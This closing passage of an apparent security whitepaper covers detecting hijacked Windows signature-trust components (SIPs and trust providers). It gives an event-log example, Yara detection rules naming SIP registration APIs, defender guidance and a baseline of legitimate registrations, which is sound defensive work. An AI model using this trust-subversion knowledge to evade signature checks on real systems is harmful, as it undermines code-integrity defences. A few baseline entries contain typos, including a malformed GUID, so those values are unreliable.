  FileNameBuffer
\Device\HarddiskVolume2\Users\TestUser\Desktop\Trust\SIP\MySIP.dll
  ProcessNameLength 66
  ProcessNameBuffer
\Device\HarddiskVolume2\Windows\System32\SecurityHealthService.exe
  RequestedPolicy 12
  ValidatedPolicy 1
  Status 3221226536
```

The “RequestPolicy” and “ValidatedPolicy” fields refer to the [signing level](#) of the host process and DLL, respectively.

Note that this event will only generated if an attacker-supplied SIP or trust provider DLL is used. These vents will not be generated using the signed code reuse attack. Those attacks are detected via registry monitoring, however.

The Microsoft-Windows-CodeIntegrity/Operational is also an extremely valuable source of event data when running Device Guard in audit mode or enforcement mode or by enabling [hypervisor code integrity](#) (HVCI).

Threat Hunting/Intel and Incident Response Guidance

Threat Intel Research

Those interested in hunting for potentially malicious and/or benign instances of SIP and trust provider DLLs using VirusTotal Retrohunt might want to use these basic Yara rules written by [Joe Desimone](#) at [Endgame](#).

```
rule sip_key
{
  strings:
    $str1 = "CryptSIPDllGetSignedDataMsg" nocase
```

```
    $str2 = "CryptSIPDllVerifyIndirectData" nocase

    condition:
    any of them
}

rule final_policy_key
{
    strings:
    $str1 = "Providers" nocase
    $str2 = "Trust" nocase
    $str3 = "FinalPolicy" nocase

    condition:
    all of them
}

rule sip_api
{
    strings:
    $str1 = "CryptSIPAddProvider"
    $str2 = "WintrustAddActionID"
    $str3 = "CryptRegisterDefaultOIDFunction"
    $str4 = "CryptRegisterOIDFunction"

    condition:
    any of them
}
```

These Yara rules could certainly be tweaked to be slightly more targeted but upon initial inspection, of the 6500 binaries/files returned, there appeared to be no malicious, fully-implemented SIP or trust providers other than a [PoC malicious SIP](#) developed by the author of this whitepaper.

Use of Signature Validation Utilities

By now, it should be clear that without first validating against trust subversion attacks, that signature validation utilities like sigcheck, signtool, and Get-AuthenticodeSignature assume that the integrity of the trust validation mechanisms has not been subverted. Therefore, as any threat hunter and DFIR practitioner should know, using a single analysis tool/methodology to classify something as benign, especially on a system that is assumed to be compromised, is insufficient. If signature validation tools are to be used on a system assumed to be compromised, it would be best to validate that SIP and trust provider registry keys have not been altered in addition to performing offline reputation validation of their respective DLLs by calculating their file hashes.

Security Vendor Guidance

Security product developers should consider the following when building trust subversion attack mitigations/detections:

1. Identify calls made to WinVerifyTrust in your codebase. If the user-mode trust architecture in Windows is relied upon, ensure that registry keys have not been hijacked and that reputation has been established for SIPs and the trust providers your code relies upon.
2. As has been stated previously, a trust hijack attack can serve as a means of getting code execution in the context of code that calls WinVerifyTrust. One of the most effective means of preventing untrusted DLLs from being loaded into your process is to register an ELAM driver and run your product as a [protected service](#). As was mentioned previously, any attempted loads into a protected process will be prevented and generate a Microsoft-Windows-CodeIntegrity/Operational log 3033 event.
3. Alert upon any change to SIP or trust provider registry keys.
4. Any signed code for which a signature does not validate should be treated as if it is not signed.
5. Non-Microsoft binaries that implement any of the following APIs should be treated with additional suspicion:
 - a. CryptSIPAddProvider
 - b. CryptSIPRemoveProvider
 - c. CryptSIPLoad
 - d. CryptSetOIDFunctionValue
 - e. CryptRegisterOIDFunction

Appendix

Known Good SIP and Trust Provider Registrations

The following is a non-exhaustive list of known SIPs, trust providers, and their implementing DLLs (file paths removed)/functions. These should be used as a reference point for baselining normal in your environment.

Trust Providers

```
GUID: 7801EBD0-CF4B-11D0-851F-0060979387EA
Friendly Name: CERT_CERTIFICATE_ACTION_VERIFY
  Capability: CertCheck
    Dll: Cryptdlg.dll
    Function Name: CertTrustCertPolicy
  Capability: Certificate
    Dll: WINTRUST.DLL
    Function Name: WintrustCertificateTrust
  Capability: Cleanup
    Dll: Cryptdlg.dll
    Function Name: CertTrustCleanup
  Capability: FinalPolicy
    Dll: Cryptdlg.dll
    Function Name: CertTrustFinalPolicy
  Capability: Initialization
    Dll: Cryptdlg.dll
    Function Name: CertTrustInit

GUID: 00AAC56B-CD44-11D0-8CC2-00C04FC295EE
Friendly Name: WINTRUST_ACTION_GENERIC_VERIFY_V2
  Capability: CertCheck
    Dll: WINTRUST.DLL
    Function Name: SoftpubCheckCert
  Capability: Certificate
    Dll: WINTRUST.DLL
    Function Name: WintrustCertificateTrust
  Capability: Cleanup
    Dll: WINTRUST.DLL
    Function Name: SoftpubCleanup
  Capability: FinalPolicy
    Dll: WINTRUST.DLL
    Function Name: SoftpubAuthenticcode
  Capability: Initialization
    Dll: WINTRUST.DLL
    Function Name: SoftpubInitialize
  Capability: Message
    Dll: WINTRUST.DLL
    Function Name: SoftpubLoadMessage
```

Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: D41E4F1D-A407-11D1-8BC9-00C04FA30A41
Friendly Name: COR_POLICY_PROVIDER_DOWNLOAD

Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust

Capability: FinalPolicy
Dll: urlmon.dll
Function Name: CORPolicyProvider

Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize

Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage

Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: D41E4F1F-A407-11D1-8BC9-00C04FA30A41
Friendly Name: COR_POLICY_LOCKDOWN_CHECK

Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust

Capability: FinalPolicy
Dll: ieframe.dll
Function Name: CORLockDownProvider

Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize

Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage

Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: C6B2E8D0-E005-11CF-A134-00C04FD7BF43
Friendly Name: WIN_SPUB_ACTION_PUBLISHED_SOFTWARE_NOBADUI

Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert

Capability: Certificate

Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: SoftpubCleanup
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: SoftpubAuthenticode
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: F750E6C3-38EE-11D1-85E5-00C04FC295EE
Friendly Name: DRIVER_ACTION_VERIFY
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: DriverCleanupPolicy
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: DriverFinalPolicy
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: DriverInitializePolicy
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: A7F4C378-21BE-494e-BA0F-BB12C5D208C5
Friendly Name:
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: FinalPolicy
Dll: mscorsecimpl.dll

Function Name: CORPolicyEE
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: 6078065b-8f22-4b13-bd9b-5b762776f386
Friendly Name: CONFIG_CI_ACTION_VERIFY
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: DriverCleanupPolicy
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: ConfigCiFinalPolicy
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: DriverInitializePolicy
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: 31D1ADC1-D329-11D1-8ED8-0080C76516C6
Friendly Name: COREE_POLICY_PROVIDER
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: FinalPolicy
Dll: mscorsec.dll
Function Name: CORPolicyEE
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage

Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: 573E31F8-DBA-11D0-8CCB-00C04FC295EE
Friendly Name: WINTRUST_ACTION_TRUSTPROVIDER_TEST
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: SoftpubCleanup
Capability: DiagnosticPolicy
Dll: WINTRUST.DLL
Function Name: SoftpubDumpStructure
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: SoftpubAuthenticode
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: 573E31F8-AABA-11D0-8CCB-00C04FC295EE
Friendly Name: HTTPSPROV_ACTION
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: HTTPSCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: SoftpubCleanup
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: HTTPSFinalProv
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature

Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: FC451C16-AC75-11D1-B4B8-00C04FB66EA0
Friendly Name: WINTRUST_ACTION_GENERIC_CHAIN_VERIFY
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: GenericChainCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: SoftpubCleanup
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: GenericChainFinalProv
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubInitialize
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: 189A3842-3041-11D1-85E1-00C04FC295EE
Friendly Name: WINTRUST_ACTION_GENERIC_CERT_VERIFY
Capability: CertCheck
Dll: WINTRUST.DLL
Function Name: SoftpubCheckCert
Capability: Certificate
Dll: WINTRUST.DLL
Function Name: WintrustCertificateTrust
Capability: Cleanup
Dll: WINTRUST.DLL
Function Name: SoftpubCleanup
Capability: FinalPolicy
Dll: WINTRUST.DLL
Function Name: SoftpubAuthenticcode
Capability: Initialization
Dll: WINTRUST.DLL
Function Name: SoftpubDefCertInit
Capability: Message
Dll: WINTRUST.DLL
Function Name: SoftpubLoadMessage
Capability: Signature
Dll: WINTRUST.DLL
Function Name: SoftpubLoadSignature

GUID: 64B9D180-8DA2-11CF-8736-00AA00A485EB

Friendly Name: WIN_SPUB_ACTION_PUBLISHED_SOFTWARE

Capability: CertCheck

Dll: WINTRUST.DLL

Function Name: SoftpubCheckCert

Capability: Certificate

Dll: WINTRUST.DLL

Function Name: WintrustCertificateTrust

Capability: Cleanup

Dll: WINTRUST.DLL

Function Name: SoftpubCleanup

Capability: FinalPolicy

Dll: WINTRUST.DLL

Function Name: SoftpubAuthenticode

Capability: Initialization

Dll: WINTRUST.DLL

Function Name: SoftpubInitialize

Capability: Message

Dll: WINTRUST.DLL

Function Name: SoftpubLoadMessage

Capability: Signature

Dll: WINTRUST.DLL

Function Name: SoftpubLoadSignature

GUID: 4ECC1CC8-31B7-45CE-B4B9-2DD45C2FF958

Friendly Name:

Capability: CertCheck

Dll: mso.dll

Function Name: MsoSoftpubCheckCert

Capability: Certificate

Dll: mso.dll

Function Name: MsoWintrustCertificateTrust

Capability: Cleanup

Dll: mso.dll

Function Name: MsoSoftpubCleanupPolicy

Capability: DiagnosticPolicy

Dll: mso.dll

Function Name: MsoWintrustTestPolicy

Capability: FinalPolicy

Dll: mso.dll

Function Name: MsoWintrustFinalPolicy

Capability: Initialization

Dll: mso.dll

Function Name: MsoSoftpubInitialize

Capability: Message

Dll: mso.dll

Function Name: MsoSoftpubLoadMessage

Capability: Signature

Dll: mso.dll

Function Name: MsoSoftpubLoadSignature

Subject Interface Packages

GUID: 0AC5DF4B-CE07-4DE2-B76E-23C839A09FD1

Friendly Name: AppX

Capability: CryptSIPDllCreateIndirectData

Dll: AppxSip.dll

Function Name: AppxSipCreateIndirectData

Capability: CryptSIPDllGetSignedDataMsg

Dll: AppxSip.dll

Function Name: AppxSipGetSignedDataMsg

Capability: CryptSIPDllIsMyFileType2

Dll: AppxSip.dll

Function Name: AppxSipIsFileSupportedName

Capability: CryptSIPDllPutSignedDataMsg

Dll: AppxSip.dll

Function Name: AppxSipPutSignedDataMsg

Capability: CryptSIPDllRemoveSignedDataMsg

Dll: AppxSip.dll

Function Name: AppxSipRemoveSignedDataMsg

Capability: CryptSIPDllVerifyIndirectData

Dll: AppxSip.dll

Function Name: AppxSipVerifyIndirectData

GUID: C689AABA-8E78-11D0-8C47-00C04FC295EE

Friendly Name: Cabinet

Capability: CryptSIPDllCreateIndirectData

Dll: WINTRUST.DLL

Function Name: CryptSIPCreateIndirectData

Capability: CryptSIPDllGetCaps

Dll: WINTRUST.DLL

Function Name: CryptSIPGetCaps

Capability: CryptSIPDllGetSealedDigest

Dll: WINTRUST.DLL

Function Name: CryptSIPGetSealedDigest

Capability: CryptSIPDllGetSignedDataMsg

Dll: WINTRUST.DLL

Function Name: CryptSIPGetSignedDataMsg

Capability: CryptSIPDllPutSignedDataMsg

Dll: WINTRUST.DLL

Function Name: CryptSIPPutSignedDataMsg

Capability: CryptSIPDllRemoveSignedDataMsg

Dll: WINTRUST.DLL

Function Name: CryptSIPRemoveSignedDataMsg

Capability: CryptSIPDllVerifyIndirectData

Dll: WINTRUST.DLL

Function Name: CryptSIPVerifyIndirectData

GUID: 9BA61D3F-E73A-11D0-8CD2-00C04FC295EE

Friendly Name: CTL

Capability: CryptSIPDllCreateIndirectData

Dll: WINTRUST.DLL

Function Name: CryptSIPCreateIndirectData
Capability: CryptSIPDllGetCaps
Dll: WINTRUST.DLL
Function Name: CryptSIPGetCaps
Capability: CryptSIPDllGetSealedDigest
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSealedDigest
Capability: CryptSIPDllGetSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: WINTRUST.DLL
Function Name: CryptSIPVerifyIndirectData

GUID: 1A610570-38CE-11D4-A2A3-00104BD35090

Friendly Name: WSHWindowsScriptFile
Capability: CryptSIPDllCreateIndirectData
Dll: wshex.dll
Function Name: CreateIndirectData
Capability: CryptSIPDllGetSignedDataMsg
Dll: wshex.dll
Function Name: GetSignedDataMsg
Capability: CryptSIPDllIsMyFileType2
Dll: wshex.dll
Function Name: IsFileSupportedName
Capability: CryptSIPDllPutSignedDataMsg
Dll: wshex.dll
Function Name: PutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: wshex.dll
Function Name: RemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: wshex.dll
Function Name: VerifyIndirectData

GUID: 000C10F1-0000-0000-C000-000000000046

Friendly Name: MSI
Capability: CryptSIPDllCreateIndirectData
Dll: MSISIP.DLL
Function Name: MsiSIPCreateIndirectData
Capability: CryptSIPDllGetSignedDataMsg
Dll: MSISIP.DLL
Function Name: MsiSIPGetSignedDataMsg
Capability: CryptSIPDllIsMyFileType2
Dll: MSISIP.DLL
Function Name: MsiSIPIsMyTypeOfFile

Capability: CryptSIPDllPutSignedDataMsg
Dll: MSISIP.DLL
Function Name: MsiSIPPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: MSISIP.DLL
Function Name: MsiSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: MSISIP.DLL
Function Name: MsiSIPVerifyIndirectData

GUID: 603BCC1F-4B59-4E08-B724-D2C6297EF351

Friendly Name: PowerShell

Capability: CryptSIPDllCreateIndirectData
Dll: pwrshsip.dll
Function Name: PsCreateHash
Capability: CryptSIPDllGetSignedDataMsg
Dll: pwrshsip.dll
Function Name: PsGetSignature
Capability: CryptSIPDllIsMyFileType2
Dll: pwrshsip.dll
Function Name: PsIsMyFileType
Capability: CryptSIPDllPutSignedDataMsg
Dll: pwrshsip.dll
Function Name: PsPutSignature
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: pwrshsip.dll
Function Name: PsDelSignature
Capability: CryptSIPDllVerifyIndirectData
Dll: pwrshsip.dll
Function Name: PsVerifyHash

GUID: 06C9E010-38CE-11D4-A2A3-00104BD35090

Friendly Name: WSHJScript

Capability: CryptSIPDllCreateIndirectData
Dll: wshext.dll
Function Name: CreateIndirectData
Capability: CryptSIPDllGetSignedDataMsg
Dll: wshext.dll
Function Name: GetSignedDataMsg
Capability: CryptSIPDllIsMyFileType2
Dll: wshext.dll
Function Name: IsFileSupportedName
Capability: CryptSIPDllPutSignedDataMsg
Dll: wshext.dll
Function Name: PutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: wshext.dll
Function Name: RemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: wshext.dll
Function Name: VerifyIndirectData

GUID: CF78C6DE-64A2-4799-B506-89ADFF5D16D6
Friendly Name: AppXEncrypted
 Capability: CryptSIPDllCreateIndirectData
 Dll: AppxSip.dll
 Function Name: EappxSipCreateIndirectData
 Capability: CryptSIPDllGetSignedDataMsg
 Dll: AppxSip.dll
 Function Name: EappxSipGetSignedDataMsg
 Capability: CryptSIPDllIsMyFileType2
 Dll: AppxSip.dll
 Function Name: EappxSipIsFileSupportedName
 Capability: CryptSIPDllPutSignedDataMsg
 Dll: AppxSip.dll
 Function Name: EappxSipPutSignedDataMsg
 Capability: CryptSIPDllRemoveSignedDataMsg
 Dll: AppxSip.dll
 Function Name: EappxSipRemoveSignedDataMsg
 Capability: CryptSIPDllVerifyIndirectData
 Dll: AppxSip.dll
 Function Name: EappxSipVerifyIndirectData

GUID: D1D04F0C-9ABA-430D-B0E4-D7E96ACCE66C
Friendly Name: AppXEncryptedBundle
 Capability: CryptSIPDllCreateIndirectData
 Dll: AppxSip.dll
 Function Name: EappxBundleSipCreateIndirectData
 Capability: CryptSIPDllGetSignedDataMsg
 Dll: AppxSip.dll
 Function Name: EappxBundleSipGetSignedDataMsg
 Capability: CryptSIPDllIsMyFileType2
 Dll: AppxSip.dll
 Function Name: EappxBundleSipIsFileSupportedName
 Capability: CryptSIPDllPutSignedDataMsg
 Dll: AppxSip.dll
 Function Name: EappxBundleSipPutSignedDataMsg
 Capability: CryptSIPDllRemoveSignedDataMsg
 Dll: AppxSip.dll
 Function Name: EappxBundleSipRemoveSignedDataMsg
 Capability: CryptSIPDllVerifyIndirectData
 Dll: AppxSip.dll
 Function Name: EappxBundleSipVerifyIndirectData

GUID: 0F5F58B3-AADE-4B9A-A434-95742D92ECEB
Friendly Name: AppXBundle
 Capability: CryptSIPDllCreateIndirectData
 Dll: AppxSip.dll
 Function Name: AppxBundleSipCreateIndirectData
 Capability: CryptSIPDllGetSignedDataMsg
 Dll: AppxSip.dll
 Function Name: AppxBundleSipGetSignedDataMsg
 Capability: CryptSIPDllIsMyFileType2
 Dll: AppxSip.dll

Function Name: AppxBundleSipIsFileSupportedName
Capability: CryptSIPDllPutSignedDataMsg
Dll: AppxSip.dll
Function Name: AppxBundleSipPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: AppxSip.dll
Function Name: AppxBundleSipRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: AppxSip.dll
Function Name: AppxBundleSipVerifyIndirectData

GUID: 9F3053C5-439D-4BF7-8A77-04F0450A1D9F
Friendly Name: ElectronicSoftwareDistribution
Capability: CryptSIPDllCreateIndirectData
Dll: EsdSip.dll
Function Name: EsdSipCreateHash
Capability: CryptSIPDllGetCaps
Dll: EsdSip.dll
Function Name: EsdSipGetCaps
Capability: CryptSIPDllGetSignedDataMsg
Dll: EsdSip.dll
Function Name: EsdSipGetSignature
Capability: CryptSIPDllIsMyFileType2
Dll: EsdSip.dll
Function Name: EsdSipIsMyFileType
Capability: CryptSIPDllPutSignedDataMsg
Dll: EsdSip.dll
Function Name: EsdSipPutSignature
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: EsdSip.dll
Function Name: EsdSipDelSignature
Capability: CryptSIPDllVerifyIndirectData
Dll: EsdSip.dll
Function Name: EsdSipVerifyHash

GUID: C689AAB9-8E78-11D0-8C47-00C04FC295EE
Friendly Name: JavaClass
Capability: CryptSIPDllCreateIndirectData
Dll: WINTRUST.DLL
Function Name: CryptSIPCreateIndirectData
Capability: CryptSIPDllGetCaps
Dll: WINTRUST.DLL
Function Name: CryptSIPGetCaps
Capability: CryptSIPDllGetSealedDigest
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSealedDigest
Capability: CryptSIPDllGetSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPPutSignedDataMsg

Capability: CryptSIPDllRemoveSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: WINTRUST.DLL
Function Name: CryptSIPVerifyIndirectData

GUID: 1629F04E-2799-4DB5-8FE5-ACE10F17EBAB
Friendly Name: WSHVBScript
Capability: CryptSIPDllCreateIndirectData
Dll: wshex.dll
Function Name: CreateIndirectData
Capability: CryptSIPDllGetSignedDataMsg
Dll: wshex.dll
Function Name: GetSignedDataMsg
Capability: CryptSIPDllIsMyFileType2
Dll: wshex.dll
Function Name: IsFileSupportedName
Capability: CryptSIPDllPutSignedDataMsg
Dll: wshex.dll
Function Name: PutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: wshex.dll
Function Name: RemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: wshex.dll
Function Name: VerifyIndirectData

GUID: DE351A42-8E59-11D0-8C47-00C04FC295EE
Friendly Name: Flat
Capability: CryptSIPDllCreateIndirectData
Dll: WINTRUST.DLL
Function Name: CryptSIPCreateIndirectData
Capability: CryptSIPDllGetCaps
Dll: WINTRUST.DLL
Function Name: CryptSIPGetCaps
Capability: CryptSIPDllGetSealedDigest
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSealedDigest
Capability: CryptSIPDllGetSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: WINTRUST.DLL
Function Name: CryptSIPVerifyIndirectData

GUID: 5598CFF1-68DB-4340-B57F-1CACF88C9A51

Friendly Name: AppXP7XSignature

Capability: CryptSIPDllCreateIndirectData

Dll: AppxSip.dll

Function Name: P7SipCreateIndirectData

Capability: CryptSIPDllGetSignedDataMsg

Dll: AppxSip.dll

Function Name: P7xSipGetSignedDataMsg

Capability: CryptSIPDllIsMyFileType2

Dll: AppxSip.dll

Function Name: P7xSipIsFileSupportedName

Capability: CryptSIPDllPutSignedDataMsg

Dll: AppxSip.dll

Function Name: P7xSipPutSignedDataMsg

Capability: CryptSIPDllRemoveSignedDataMsg

Dll: AppxSip.dll

Function Name: P7xSipRemoveSignedDataMsg

Capability: CryptSIPDllVerifyIndirectData

Dll: AppxSip.dll

Function Name: P7xSipVerifyIndirectData

GUID: DE351A43-8E59-11D0-8C47-00C04FC295EE

Friendly Name: Catalog

Capability: CryptSIPDllCreateIndirectData

Dll: WINTRUST.DLL

Function Name: CryptSIPCreateIndirectData

Capability: CryptSIPDllGetCaps

Dll: WINTRUST.DLL

Function Name: CryptSIPGetCaps

Capability: CryptSIPDllGetSealedDigest

Dll: WINTRUST.DLL

Function Name: CryptSIPGetSealedDigest

Capability: CryptSIPDllGetSignedDataMsg

Dll: WINTRUST.DLL

Function Name: CryptSIPGetSignedDataMsg

Capability: CryptSIPDllPutSignedDataMsg

Dll: WINTRUST.DLL

Function Name: CryptSIPPutSignedDataMsg

Capability: CryptSIPDllRemoveSignedDataMsg

Dll: WINTRUST.DLL

Function Name: CryptSIPRemoveSignedDataMsg

Capability: CryptSIPDllVerifyIndirectData

Dll: WINTRUST.DLL

Function Name: CryptSIPVerifyIndirectData

GUID: C689AAB8-8E78-11D0-8C47-00C04FC295EE

Friendly Name: PortableExecutable

Capability: CryptSIPDllCreateIndirectData

Dll: WINTRUST.DLL

Function Name: CryptSIPCreateIndirectData

Capability: CryptSIPDllGetCaps

Dll: WINTRUST.DLL

Function Name: CryptSIPGetCaps
Capability: CryptSIPDllGetSealedDigest
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSealedDigest
Capability: CryptSIPDllGetSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: WINTRUST.DLL
Function Name: CryptSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: WINTRUST.dll
Function Name: CryptSIPVerifyIndirectData

GUID: BA08A66F-113B-4D58-9329-A1B37AF30F0E
Friendly Name: SilverlightXAP
Capability: CryptSIPDllCreateIndirectData
Dll: XapAuthenticodeSip.dll
Function Name: XAP_CryptSIPCreateIndirectData
Capability: CryptSIPDllGetSignedDataMsg
Dll: XapAuthenticodeSip.dll
Function Name: XAP_CryptSIPGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: XapAuthenticodeSip.dll
Function Name: XAP_CryptSIPPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: XapAuthenticodeSip.dll
Function Name: XAP_CryptSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: XapAuthenticodeSip.dll
Function Name: XAP_CryptSIPVerifyIndirectData
Capability: CryptSIPDllIsMyFileType2
Dll: XapAuthenticodeSip.dll
Function Name: XAP_IsFileSupportedName

GUID: CB034CC7-4A2D-8E07-48E7-F82436FFA03E
Friendly Name: MicrosoftDynamicsNAV
Capability: CryptSIPDllCreateIndirectData
Dll: navsip.dll
Function Name: NavSIPCreateIndirectData
Capability: CryptSIPDllGetCaps
Dll: navsip.dll
Function Name: NavSIPGetCaps
Capability: CryptSIPDllGetSignedDataMsg
Dll: navsip.dll
Function Name: NavSIPGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: navsip.dll
Function Name: NavSIPPutSignedDataMsg

Capability: CryptSIPDllRemoveSignedDataMsg
Dll: navsip.dll
Function Name: NavSIPRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: navsip.dll
Function Name: NavSIPVerifyIndirectData
Capability: CryptSIPDllIsMyFileType2
Dll: navsip.dll
Function Name: NavSIPIsFileSupportedName

GUID: 9FA65764-C36F-4319-9737-658A34585BB7

Friendly Name: MicrosoftOfficeVBA

Capability: CryptSIPDllCreateIndirectData
Dll: mso.dll
Function Name: MsoVBADigSigCreateIndirectData
Capability: CryptSIPDllGetSignedDataMsg
Dll: mso.dll
Function Name: MsoVBADigSigGetSignedDataMsg
Capability: CryptSIPDllPutSignedDataMsg
Dll: mso.dll
Function Name: MsoVBADigSigPutSignedDataMsg
Capability: CryptSIPDllRemoveSignedDataMsg
Dll: mso.dll
Function Name: MsoVBADigSigRemoveSignedDataMsg
Capability: CryptSIPDllVerifyIndirectData
Dll: mso.dll
Function Name: MsoVBADigSigVerifyIndirectData

References

Prior to authoring this whitepaper, there was no information on the security implications of SIPs and trust providers. The following references were helpful in completing this research, however:

1. [SIP's \(Subject Interface Package\) and Authenticode](#)
2. [Cryptography Functions](#)
3. [How To Get Information from Authenticode Signed Executables](#)
4. [Behind PowerShell Installer \(for Windows XP / Windows Server 2003\)](#)
5. [Microsoft Security Bulletin MS13-098](#)
6. MSDN documentation
